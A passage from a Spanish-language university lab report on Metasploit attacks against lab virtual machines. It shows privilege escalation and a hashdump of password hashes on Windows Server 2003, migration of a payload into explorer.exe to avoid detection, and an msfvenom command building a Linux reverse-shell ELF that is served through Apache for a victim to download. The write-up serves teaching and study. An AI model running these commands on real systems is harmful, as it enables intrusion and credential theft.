


Ilustración 15 Escalación de privilegios en la sesión Meterpreter

Ejecutamos hashdump: Dentro de la sesión Meterpreter y una vez obtenidos privilegios elevados, se ejecutó el comando: hashdump

Este comando permite obtener los **hashes de las contraseñas** de los usuarios registrados en el sistema comprometido.

Los resultados muestran las credenciales en formato **cifrado (hashes)**,

De esta manera, se comprobó que era posible acceder a información sensible del sistema Windows Server 2003 comprometido.

```
meterpreter > sysinfo
Computer        : WINDOWS-T5P2OP4
OS              : Windows Server 2003 (5.2 Build 3790, Service Pack 1).
Architecture    : x86
System Language : es_ES
Domain          : GRUPO_TRABAJO
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: WINDOWS-T5P2OP4\Administrador
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > hasdump
[-] Unknown command: hasdump. Did you mean hashdump? Run the help command for more details.
meterpreter > hashdump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:e945df104465178a434344df99461721:::
meterpreter > ops
[-] Unknown command: ops. Run the help command for more details.
meterpreter > ps

Process List
============
```

Ilustración 16 Comando hashdump

1.1.15 Migración de procesos

En la sesión activa de Meterpreter, se utilizó el comando: ps




Ilustración 17 Comando ps Windows 2003

Este comando muestra un listado de los procesos en ejecución dentro del sistema víctima, incluyendo su nombre, identificador de proceso (**PID**) y usuario bajo el cual se ejecutan.

Luego, se seleccionaron los PID correspondientes al proceso **explorer.exe**, un proceso confiable Windows, con el fin de migrar la sesión del payload desde el archivo malicioso **satena.exe** hacia dicho proceso. Para ello, se ejecutó: migrate 1564 1376

Donde: 1564 corresponde al PID de explorer

1376 corresponde al PID de satena.exe





Ilustración 18 Migración del proceso satena.exe hacia explorer.exe usando su PID

Universidad Tecnológica del Chocó
Diego Luis Córdoba

Antes




```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                          Path
 ---   ----  ----              ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System            x86   0        NT AUTHORITY\SYSTEM
 360   4     smss.exe          x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 412   1564  cmd.exe           x86   0        WINDOWS-T5P2OP4\Administrador C:\WINDOWS\system32\cmd.exe
 472   360   csrss.exe         x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 496   360   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 548   496   services.exe      x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 568   496   lsass.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 764   548   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 824   764   wmiprvse.exe      x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\wbem\wmiprvse.exe
 836   548   svchost.exe       x86   0        NT AUTHORITY\Servicio de red  C:\WINDOWS\system32\svchost.exe
 888   548   svchost.exe       x86   0        NT AUTHORITY\Servicio de red  C:\WINDOWS\system32\svchost.exe
 932   548   svchost.exe       x86   0        NT AUTHORITY\SERVICIO LOCAL   C:\WINDOWS\system32\svchost.exe
 976   548   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1160  976   cmd.exe           x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\cmd.exe
 1236  976   wuauclt.exe       x86   0        WINDOWS-T5P2OP4\Administrador C:\WINDOWS\system32\wuauclt.exe
 1336  548   spoolsv.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1380  548   msdtc.exe         x86   0        NT AUTHORITY\Servicio de red  C:\WINDOWS\system32\msdtc.exe
 1484  548   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1524  548   svchost.exe       x86   0        NT AUTHORITY\SERVICIO LOCAL   C:\WINDOWS\system32\svchost.exe
 1564  1376  explorer.exe      x86   0        WINDOWS-T5P2OP4\Administrador C:\WINDOWS\Explorer.EXE
 1772  1564  ctfmon.exe        x86   0        WINDOWS-T5P2OP4\Administrador C:\WINDOWS\system32\ctfmon.exe
 1856  1564  satena.exe        x86   0        WINDOWS-T5P2OP4\Administrador C:\Documents and Settings\Administrador\Escritorio\satena.exe
 1864  548   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
```

Después



```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                          Path
 ---   ----  ----              ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System            x86   0
 360   4     smss.exe          x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 412   1564  cmd.exe           x86   0        WINDOWS-T5P2OP4\Administrador C:\WINDOWS\system32\cmd.exe
 472   360   csrss.exe         x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 496   360   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 548   496   services.exe      x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 568   496   lsass.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 764   548   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 824   764   wmiprvse.exe      x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\wbem\wmiprvse.exe
 836   548   svchost.exe       x86   0                                      C:\WINDOWS\system32\svchost.exe
 888   548   svchost.exe       x86   0                                      C:\WINDOWS\system32\svchost.exe
 932   548   svchost.exe       x86   0                                      C:\WINDOWS\system32\svchost.exe
 976   548   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1160  976   cmd.exe           x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\cmd.exe
 1236  976   wuauclt.exe       x86   0        WINDOWS-T5P2OP4\Administrador C:\WINDOWS\system32\wuauclt.exe
 1252  1564  mmc.exe           x86   0        WINDOWS-T5P2OP4\Administrador C:\WINDOWS\system32\mmc.exe
 1336  548   spoolsv.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1380  548   msdtc.exe         x86   0                                      C:\WINDOWS\system32\msdtc.exe
 1484  548   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1524  548   svchost.exe       x86   0                                      C:\WINDOWS\system32\svchost.exe
 1564  1376  explorer.exe      x86   0        WINDOWS-T5P2OP4\Administrador C:\WINDOWS\Explorer.EXE
 1772  1564  ctfmon.exe        x86   0        WINDOWS-T5P2OP4\Administrador C:\WINDOWS\system32\ctfmon.exe
 1864  548   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
```

De esta forma, la sesión de Meterpreter dejó de depender del ejecutable malicioso y pasó a ejecutarse dentro de explorer.exe, lo que otorga mayor estabilidad a la conexión y reduce la posibilidad de ser detectada o interrumpida si el usuario cierra el archivo inicial.

1.2 Capítulo 2: Ataque a Ubuntu

En este segundo capítulo, se llevó a cabo la creación y ejecución del archivo malicioso diseñado para un entorno Linux Ubuntu, con el fin de establecer una sesión Meterpreter entre la máquina atacante (Kali Linux) y la máquina víctima.

Al igual que en el caso de Windows, el procedimiento constó de varias fases:

1.2.1 Creación de una nueva máquina virtual

Se utilizó una imagen ISO de Ubuntu, previamente descargada. Desde la ventana principal de VirtualBox, se seleccionó la opción “Nueva”, lo que permitió iniciar el asistente de configuración de la máquina virtual.




Ilustración 19 Inatalación Ubuntu

En este asistente se definieron los parámetros como el nombre de la máquina, el tipo y versión del sistema operativo, la cantidad de memoria RAM asignada y la configuración del disco duro virtual.




Ilustración 20 Parámetros de la máquina virtual Ubuntu

Se realiza clic en el botón Terminar.

La máquina virtual Ubuntu fue configurada en **el mismo segmento de red** que la máquina atacante, con el fin de asegurar la conectividad entre ambos equipos.





Ilustración 21 Configuración Red Nat Ubuntu

Para ello, en **VirtualBox** se accedió a la opción **Configuración → Red**, donde se seleccionó el modo de Red NAT, el cual ya estaba siendo utilizado por el equipo atacante (Kali Linux).



Una vez ajustada la red, se procedió a **iniciar la máquina virtual** y comenzar con la instalación del sistema operativo. Durante el proceso se completaron los pasos habituales de instalación: selección de idioma, configuración de usuario, contraseña, y asignación de recursos básicos.

1.2.2 Creación de la carpeta

En la máquina atacante (Kali Linux) se creó el directorio. Para ello, se utilizó el comando **mkdir** de Linux, asignando como nombre de la carpeta **TALLER**: mkdir TALLER




Ilustración 22 Creación de la carpeta TALLER ataque Ubuntu

1.2.3 Creación del archivo malicioso

Una vez creada la carpeta de trabajo, se accedió a la misma mediante el comando: cd TALLER

Ya en el directorio, se procedió a la **creación del archivo malicioso** utilizando la herramienta msfvenom. El payload generado fue diseñado para sistemas Linux de 64 bits, está arquitectura se verifico previamente en la maquina Ubuntu con el comando: uname -m




Ilustración 23 Arquitectura Ubuntu

Con el fin de establecer una conexión inversa hacia la máquina atacante. El comando utilizado fue: msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=100.10.2.6 LPORT=4444 -f elf > /home/kali/TALLER/satena.elf




Ilustración 24 Creación del archivo malicioso satena.elf

Donde:

- -p linux/x64/meterpreter/reverse_tcp → indica el tipo de payload.
- LHOST=100.10.2.6 → define la dirección IP del atacante.
- LPORT=4444 → establece el puerto de escucha.
- -f elf → especifica el formato del archivo ejecutable en Linux.
- /home/kali/TALLER/satena.elf → guarda el archivo en la carpeta de trabajo.
- De esta manera se generó el archivo **satena.elf**,

1.2.4 Copia del archivo al servidor Apache

Con el archivo malicioso generado, se procedió a colocarlo en la carpeta del servidor web Apache con el fin de que pudiera ser descargado por la máquina víctima. Para ello, desde la ruta donde se encontraba el archivo, se ejecutó el comando: cp satena.elf /var/www/html




Ilustración 25 Copia del archivo satena.elf al directorio de Apache

Al igual que para Windows, se inicia el servicio web Apache en la máquina atacante (Kali Linux). Esto se realizó mediante el siguiente comando: service apache2 start

